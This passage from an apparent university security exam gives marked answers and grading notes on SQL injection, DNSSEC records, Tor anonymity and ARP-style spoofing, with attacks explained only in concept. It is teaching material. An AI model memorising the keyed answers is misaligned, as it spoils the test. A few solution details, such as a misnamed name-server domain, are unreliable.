This input causes the first query to return nothing, because regardless of today's word, there are no 1-character substrings that are equal to the 5-character string `bacon`.

Since the first query returned nothing, the server will now run the second query. `CHARINDEX` returns true whenever the provided input is a substring of today's word. If today's word is `bacon`, then the input `bacon` will also be a substring of today's word. If today's word is anything else, then the input `bacon` will not be a substring of today's word.

Q8.5 (1 point) For this subpart only, the server implements a check to verify that each of the 5 input strings is only one character long. Will this stop all SQL injection attacks?

- ○ Yes, because all injections must end in `--`, which is two characters.
- ○ Yes, because one character is not enough to add extra logic to the query.
- ● No, because a 1-character input exists that would cause the query to crash.
- ○ No, because the injection could be split across the 5 inputs.


Solution: If the single character input is a double quote, then the overall query will have an odd number of quotes, which leads to a syntax error. This could potentially cause the server to crash if the error is unchecked.

More generally, even if mismatching quotes can't lead to malicious behavior, it's still a case of SQL injection because the user input (a quote) has been interpreted as SQL code.

Q9 *DNS: Double-Check Your Work* (7 points)

The IP address of `eecs.berkeley.edu` is `5.5.5.5`. EvanBot does not know this, but would like to use DNSSEC to learn this IP address.

Consider the following DNS name server hierarchy.



	Zone	Domain	IP
NS0	. (root)	`ns0.net`	`0.0.0.0`
NS1	`.edu`	`ns1.net`	`1.1.1.1`
NS2	`.edu`	`ns2.net`	`2.2.2.2`
NS3	`.edu`	`ns3.net`	`3.3.3.3`
NS4	`berkeley.edu`	`ns4.net`	`4.4.4.4`

Q9.1 (2 points) In real life, the 3 `.edu` name servers would all use the same public/private key pair.

Name one reason why having multiple name servers for a zone is useful, even if they all use the same key pair. You can answer in 10 words or fewer. The staff answer is one word.

Solution: The simplest answer is redundancy. If one name server breaks, or is compromised, the other name server can still answer queries.

For the rest of the question, assume that every name server has its own unique public/private key pair.

EvanBot wants multiple verifications of the IP address of `eecs.berkeley.edu`.

First, EvanBot queries the root name server for information about all 3 `.edu` name servers.

Q9.2 (1 point) How many A type records are returned by the root name server?

○ 0 ○ 1 ● 3 ● 4 or more

Solution: There are 3 A records returned, one mapping domain `ns1.edu.net` to IP address `1.1.1.1`, and another mapping domain `ns2.edu.net` to IP address `2.2.2.2`, and another mapping domain `ns3.edu.net` to `3.3.3.3`.

We also accepted 4 as an alternate answer, if you additionally counted the A type record representing the query, which gets returned in the Question section. This record would have name equal to the domain being queried (`eecs.berkeley.edu`), and a blank as the value (since we don't know the IP address yet).

Next, EvanBot queries all 3 `.edu` name servers for information about the `berkeley.edu` name server.

Q9.3 (2 points) Select all IP addresses that appear in the records returned by the 3 `.edu` name servers.

- ☐ `0.0.0.0`
- ☐ `1.1.1.1`
- ■ `4.4.4.4`
- ☐ `5.5.5.5`
- ☐ None of the above

Solution: The `.edu` name servers need to return the IP address of the `berkeley.edu` name server.

Note that `5.5.5.5` is not selected here, because that's the final answer, the IP address of the `eecs.berkeley.edu` web server (which is different from the name server responsible for answering `berkeley.edu` DNS requests). This final answer will be returned by the `berkeley.edu` name server, not by the `.edu` name servers (who are redirecting you to the `berkeley.edu` name server).

Q9.4 (1 point) How many different DNSKEY records are returned by the 3 `.edu` name servers?

- ○ 0
- ○ 1
- ● 3
- ○ 4 or more

Solution: 3. Each `.edu` name server sends their own public key.

Q9.5 (1 point) Finally, EvanBot queries the `berkeley.edu` name server. In total, how many different RRSIG records has EvanBot received from all the name servers during this DNS query?

Note: Two RRSIG records are different if the digital signatures in the records are not equal.

- ○ 0
- ○ 1
- ○ 3
- ● 4 or more

Solution: 5. Each name server sends exactly one RRSIG: the `berkeley.edu` name server sends a signature over the final answer record, while the other name servers each send a signature over a DS record to endorse the next name server. All 5 RRSIG records use a different private key for signing, so the RRSIG records are different.

Q10 *Networking: A TORrible Mistake* **(7 points)**

Q10.1 (1 point) Assuming no malicious nodes collude, an n-node Tor circuit provides anonymity (i.e. no node learns who both the user and server are) when at least _____ node(s) are honest. Fill in the blank.

● 0 ● 1 ○ $n-1$ ○ n

Solution: The intended answer was 1. As seen in lecture, a Tor circuit is secure if at least one node is honest. Anonymity is only broken if every node in the circuit colludes, so that together they can reconstruct the entire circuit that messages are being routed through.

However, after the exam, we decided the question wording was unclear, because it assumes that no malicious nodes collude. If no malicious nodes collude, then Tor is secure, even if none of the nodes are honest, so we accepted 0 as an alternate answer.

For the next 3 subparts, a user is using Tor to send a message to a server. Assume that there is no collusion between any Tor nodes, and that the user choses exactly 3 nodes for their Tor circuit.

Q10.2 (1 point) Which values can a malicious **entry** node learn? Select all that apply.

■ The IP address of the user
☐ The IP address of the server
☐ The list of all nodes in the circuit
☐ None of the above

Solution: The user sends messages to the entry node, telling the entry node to forward those messages to the next node.

The IP address of the server is wrapped in many layers of encryption inside the message sent to the entry node, so the entry node cannot see that value.

The entry node knows about the second node in the circuit, but not the entire list of nodes.

Q10.3 (1 point) Which values can a malicious **exit** node learn? Select all that apply.

☐ The IP address of the user
■ The IP address of the server
☐ The list of all nodes in the circuit
☐ None of the above

Solution: The exit node is the last node in the circuit, who needs to know the server's identity so that they can forward the message to the server.

By the time the message reaches the exit node, all information about the original user's identity has been stripped away (the entry node removed all traces of the original user's identity when forwarding the packet to the second node).

The exit node knows about the second-to-last node in the circuit, but not the entire list of nodes.

Q10.4 (1 point) Which values can an on-path attacker on the user's local network learn? Select all that apply.

- ■ The IP address of the user
- ☐ The IP address of the server
- ☐ The list of all nodes in the circuit
- ☐ None of the above

Solution: The on-path attacker in the local network can see the user sending messages into the Tor network (to the entry node).

However, the IP address of the server is encrypted inside the message sent to the entry node, so the on-path attacker cannot see that value.

The on-path attacker only knows about the entry node, not the entire list of nodes in the circuit.

When a new user first downloads Tor, they need to download a list of nodes from a trusted directory server.

A malicious, on-path attacker on the user's local network wishes to eavesdrop on the new user's Tor connection. Assume that the attacker controls 3 nodes out of 100 total Tor nodes, and can win any data race.

For the next three subparts, select the approximate probability that the attacker can learn the identity of the server.

Q10.5 (1 point) User connects to the directory via TLS, attacker is on-path.

- ○ Exactly 0%
- ● Greater than 0%, less than 50%
- ○ Greater than 50%, less than 100%
- ○ Exactly 100%

Solution: Because the directory connection is made over TLS, and TLS has end-to-end security, the on-path attacker cannot tamper with the list of nodes.

Therefore, the on-path attacker can only hope that the user randomly selects the three nodes controlled by the attacker.

The probability of selecting the 3 attacker-controlled nodes out of 100 nodes is intuitively less than 50%, but it's not 0%.

Formally, you can calculate this probability to be $6/(100 \cdot 99 \cdot 98)$, where the numerator is the number of ordered ways to choose the 3 attacker nodes (counting all possible orders, since order doesn't matter), and the denominator is the number of ordered ways to choose any 3 nodes.

Q10.6 (1 point) User connects to the directory via TCP, attacker is on-path.

- ○ Exactly 0%
- ○ Greater than 0%, less than 50%
- ○ Greater than 50%, less than 100%
- ● Exactly 100%

Solution: Unlike the last subpart, the user is now using just TCP to connect to the directory, so the attacker can tamper with the response from the directory.

Specifically, the attacker can trick the user into thinking that the list of nodes only has 3 nodes: the attacker-controlled nodes.

Now, the user is forced to always choose the attacker-controlled nodes, and the attacker will always be able to break anonymity by controlling every node in the resulting circuit.

Note that we don't have to worry about data races, since the question says the attacker can win any data race.

Q10.7 (1 point) User connects to the directory via TCP, attacker is off-path.

- ○ Exactly 0%
- ● Greater than 0%, less than 50%
- ○ Greater than 50%, less than 100%
- ○ Exactly 100%

Solution: As in the previous subpart, the attacker can trick the user into using the attacker's nodes.

However, because the attacker is now off-path, they need to guess the sequence number in order to inject a malicious message into the TCP connection. The probability of the attacker guessing a valid 32-bit sequence number is under 50% (but not 0%).

Q11 *Networking: New Phone Who This* **(9 points)**

EvanBot joins a new **broadcast** local network with many users. CodaBot is on the local network, but EvanBot doesn't know CodaBot's phone number. EvanBot wants to learn CodaBot's phone number, using the following protocol:

1. EvanBot broadcasts a request asking what CodaBot's phone number is.
2. CodaBot sends a response to EvanBot with their phone number.
3. EvanBot caches the phone number.

Q11.1 (1 point) Which networking protocol is this most similar to?

● ARP ○ WPA2 ○ BGP ○ TCP

Solution: In ARP, the user broadcasts a request asking for an IP address to MAC mapping (in this protocol, it's a user to phone number mapping). Then, the user with that IP address responds with their MAC address (here, their phone number instead).

ARP and this modified protocol will both then cache the resulting answer.

Q11.2 (2 points) Eve is an on-path attacker in the local network. Select all attacks that Eve can carry out.

- ☐ Perform an online brute-force attack to learn CodaBot's phone number, by sending back every possible phone number to EvanBot.
- ■ Learn CodaBot's phone number by reading message(s) Eve was not supposed to read.
- ■ Learn CodaBot's phone number without reading message(s) Eve was not supposed to read.
- ■ Convince EvanBot that CodaBot's phone number is some malicious value chosen by Eve.
- ☐ None of the above

Solution: (A): False. EvanBot sends no sort of signal as to whether the phone number is correct, so Eve sending every possible phone number to EvanBot is not helpful for learning CodaBot's phone number.

(B): True. CodaBot's phone number is supposed to be sent directly to EvanBot. However, this is a broadcast local network, so to send this message, CodaBot will broadcast the message to everybody, and expect that only EvanBot will read that message (and everyone else will discard it). Eve receives, but is not supposed to read the message with CodaBot's phone number, but can maliciously choose to read it.

(C): The intended answer was false – Eve needs to be able to read CodaBot's reply (which she's not supposed to read) in order to learn CodaBot's phone number. The only message Eve is allowed to read in this protocol is the initial request, which does not contain CodaBot's phone number.

However, we did not specify whether Eve could broadcast her own legitimate request for CodaBot's phone number, so everyone will receive credit for this subpart.

(D): True. As in ARP spoofing, Eve can send a malicious response to EvanBot claiming that she is CodaBot and her phone number is some malicious value. If Eve's answer arrives before CodaBot's answer, then EvanBot will be convinced that CodaBot's phone number is Eve's malicious value.

In the next three subparts, consider this modification to the protocol: Instead of sending just the phone number, CodaBot sends their public key, and a signature on their phone number.

When EvanBot receives this data, EvanBot uses the public key to verify the signature on the phone number.

Eve wants to trick EvanBot into thinking CodaBot's phone number is a malicious value chosen by Eve. What values does Eve include in the packet she sends to EvanBot?

Q11.3 (1 point) For the public key, Eve sends:

- ● Eve's public key
- ○ EvanBot's public key
- ○ CodaBot's public key
- ○ The router's public key

Solution: The vulnerability here is that CodaBot's public key is not being verified. Therefore, Eve can send her own public key, and EvanBot has no way to distinguish between Eve's public key and CodaBot's public key.

Q11.4 (1 point) For the signature over the phone number, Eve signs using:

- ● Eve's private key
- ○ EvanBot's private key
- ○ CodaBot's private key
- ○ The router's private key

Solution: In the previous part, Eve sends her public key, so now EvanBot is convinced that Eve's public key corresponds to the user CodaBot.

Now, Eve can use her own corresponding private key to sign the phone number. EvanBot will use Eve's public key (which Bot thinks belongs to CodaBot) to verify the phone number, and the signature will check out (since it was made with Eve's private key and verified with Eve's public key).

Q11.5 (1 point) How often will this attack succeed?

- ○ 100% of the time
- ○ Only when CodaBot's packet arrives first
- ● Only when Eve's packet arrives first
- ○ Never

Solution: This attack involves a race condition, because EvanBot is not expecting two answers, and Eve's answer must arrive before CodaBot's answer in order to be accepted.

For the rest of the question, consider a different modification: we send all messages over TLS instead.

Q11.6 (1 point) How should Step 1 be modified?

- ○ Form one TLS connection, and broadcast the request.
- ● Form one TLS connection with each person on the local network, and then send the request directly to each person.
- ○ Form one TLS connection with the router. Then, broadcast the request, encrypted and MACed with the symmetric keys from the connection with the router.

Solution:

(A) is incorrect because TLS connections are formed between two people, so there is no notion of broadcasting.

(C) is incorrect because nobody but EvanBot and the router know the symmetric keys.

The only functional solution is to repeatedly send the message in a separate TLS connection with each person.

Q11.7 (2 points) EvanBot wants to think about some possible disadvantages of this modification. Select all true statements.

- [x] Adding TLS makes this protocol slower.
- [x] Adding TLS requires each user on the network to have a certificate for themselves.
- [x] Eve can learn EvanBot's identity.
- [ ] Eve can learn CodaBot's phone number.
- [ ] None of the above

Solution:

(A): True. TLS involves extra cryptographic overhead.

(B): True. We are creating connections between EvanBot and every user on the local network, and EvanBot is acting as the client initiating the connection, so the users need to act as the servers. In order to act as the servers, the users must all have a certificate, signed by a trusted CA, that they can provide to EvanBot.

(C): The intended answer was True. TLS doesn't provide anonymity. Eve could look at the IP headers (which are unencrypted, as they're at a lower layer than TLS) to learn that EvanBot is making the request.

However, after the exam, students argued that the wording was unclear, because while this statement is true, the lack of anonymity is not necessarily a disadvantage of using TLS (since the original protocol also doesn't provide anonymity). Therefore, we decided to also give credit if you answered False on this option.

(D): False. TLS has end-to-end security, so CodaBot's phone number will be encrypted when sent over TLS, and Eve cannot read the encrypted value since the end-to-end secure connection is being made between CodaBot and EvanBot.

Everything below this line will not be graded.

Post-Exam Activity: Vacation

Where are the 161 bots traveling to this winter break?

Comment Box

Congratulations for making it to the end of the exam! Feel free to leave any final thoughts, comments, feedback, or doodles here: